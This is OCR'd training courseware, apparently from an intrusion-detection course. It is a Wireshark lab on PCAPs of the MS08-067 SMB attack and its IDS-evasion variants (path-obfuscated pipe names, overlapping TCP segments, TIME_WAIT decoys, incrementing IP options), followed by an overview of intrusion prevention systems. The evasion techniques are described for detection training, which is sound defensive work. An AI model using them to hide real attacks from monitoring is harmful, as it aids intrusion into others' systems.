


Open the PCAP file named **cve-2008-4250_base.pcap** in Wireshark (Choose File, Open, and then browse to this file in the /home/501 directory). This is the MS08-067 attack in its "normal" form, without any custom modifications. Highlight packet number 8 (SMB), as shown here.




Now select **Analyze → Follow TCP Stream**. You should see output similar to the screen shot in the slide.

Spend a moment looking at the ASCII-formatted output of this attack, which makes InterProcess Communications (IPC) connections and sends a variety of characters and strings via the SMB protocol. Also note the presence of the SMB filename \BROWSER. This is a named pipe that facilitates anonymous connections using SMB.




Close this file. Next, open the file named **smb_filename_change.pcap**. Highlight SMB packet #6 (immediately following the TCP 3-way handshake), as shown in the slide.



Again, select **Analyze → Follow TCP Stream**. Look for the SMB filename again. Does it look somewhat different?


This is a simple and well-known IDS evasion technique, although not often seen with SMB services and connection establishment as shown here. To fool IDS, the attacker has purposefully crafted the attack to enter a "fake" directory, then go up a level (..\), and use the original name intended (which has also had the case altered for several characters). The final result sent by the attacker is Kedky3Uyz\..\BRoWser.

The effect, depending on services parsing the request, is the same as that of sending the original "BROWSER" SMB request seen in the previous MS08-067 attack PCAP.




Now open the file **tcp_8byte_segments_10byte_oldoverlap.pcap**. Notice a number of flagged packets within the Wireshark display. This particular modification of the attack code has TCP segments with 8 bytes of payload. Each non-first TCP segment overlaps with the previous segment, with the later segment containing random data in the overlapping part, as shown in the slide.

Examine this file thoroughly and make note of what you see.




Now, open the PCAP file **tcp_time_wait.pcap**. With this attack, the attacker has taken some unusual steps. Look through the capture data. What kind of communication do you see? Look for standard TCP 3-way handshake connections, any data following this, and then a session close (FIN-ACK). What kind of packets and alerts do you see after this?



Click to highlight packet #11. Then click **Analyze → Follow TCP Stream.** This should look familiar by now (as shown in slide). We need some more detail, though, to determine exactly what may be happening.


Fortunately, Wireshark can help us!




This variation of the attack is done in a somewhat unusual way.

Let's use another awesome Wireshark tool, the Expert Info feature. Click **Analyze → Expert Info**. You should see a Wireshark display similar to the slide.


What does this mean? In this attack, the attacker has created an odd communication process with the victim. First, a "decoy" TCP connection is opened to the server, random bytes are written, and then the connection is closed. Although the decoy socket should be in the TIME WAIT state, a new TCP connection is opened from the same client port, and the exploit is performed. This attack is focused on bypassing stateful inspection tools and intrusion detection rules.



Let's look at one more odd variation of this same attack. Open the PCAP file **ipv4_options.pcap**. This capture has some unusual attributes. First, take a general look through the capture file. You should see some unusual errors from Wireshark displayed, shown highlighted in black with red lettering.




Now, click **Analyze → Expert Info** again to get Wireshark's assessment of the errors. Wireshark shows you that you have some strange malformed packets.



Now select packet #11 and expand the Internet Protocol info in the middle frame of the display. Open the Options tab and highlight it, as shown in the slide.

Do the same for packets 14, 16, and 19. Do you see a pattern?

The IP Options field should be incrementing by 1 for each successive packet. This is unusual behavior. For this attack, every IPv4 packet to send is duplicated, filled with random payload, and the IPv4 option field is set to contain an incrementing integer (0x00000001 in the first packet, 0x00000002 in the second, and so on). This is simply another effort to avoid detection or create anomalous packets that pass by an IDS.




In this lab, we explored more features of the Wireshark protocol analyzer. If you finish early, explore some of the display features now that you know what you're looking for!

Course Outline

- Advanced Packet Inspection for Intrusion Detection
- Packet Analysis Fundamentals for Intrusion Analysis
- Intrusion Prevention Systems
- Open Source IPS and Network Forensics
- Appendix - Advanced Device Testing

This section explores the uncertain area of intrusion prevention, including various technologies and deployment considerations.




Intrusion prevention systems (IPS) combine the best features of a firewall and IDS to not only detect attacks, but also, more important, to prevent them. One important distinction to make is the difference between intrusion prevention and active response.

An active response device dynamically reconfigures or alters network or system access controls, session streams, or individual packets based on triggers from packet inspection and other detection devices. Active response happens *after* the event has occurred, thus a single packet attack will be successful on the first attempt and blocked in future attempts. Although active response devices are beneficial, this one aspect makes them unsuitable for an overall solution.

Network intrusion prevention devices are typically inline devices on the network that inspect packets and make decisions before forwarding them on to the destination. This type of device has the capability to defend against single packet attacks on the first attempt by blocking or modifying the attack inline. Most important, an IPS must perform packet inspection and analysis at wire speed. Intrusion prevention systems should perform detailed packet inspections to detect intrusions, including Application layer and zero day attacks. IPSs are incorporating all these technologies, including full packet analysis, behavioral analysis, anomaly detection, and automatic response capabilities.

System or host intrusion prevention devices are also inline at the operating system level. They have the capability to intercept system calls, file access, memory access, processes, and other system functions to prevent attacks.



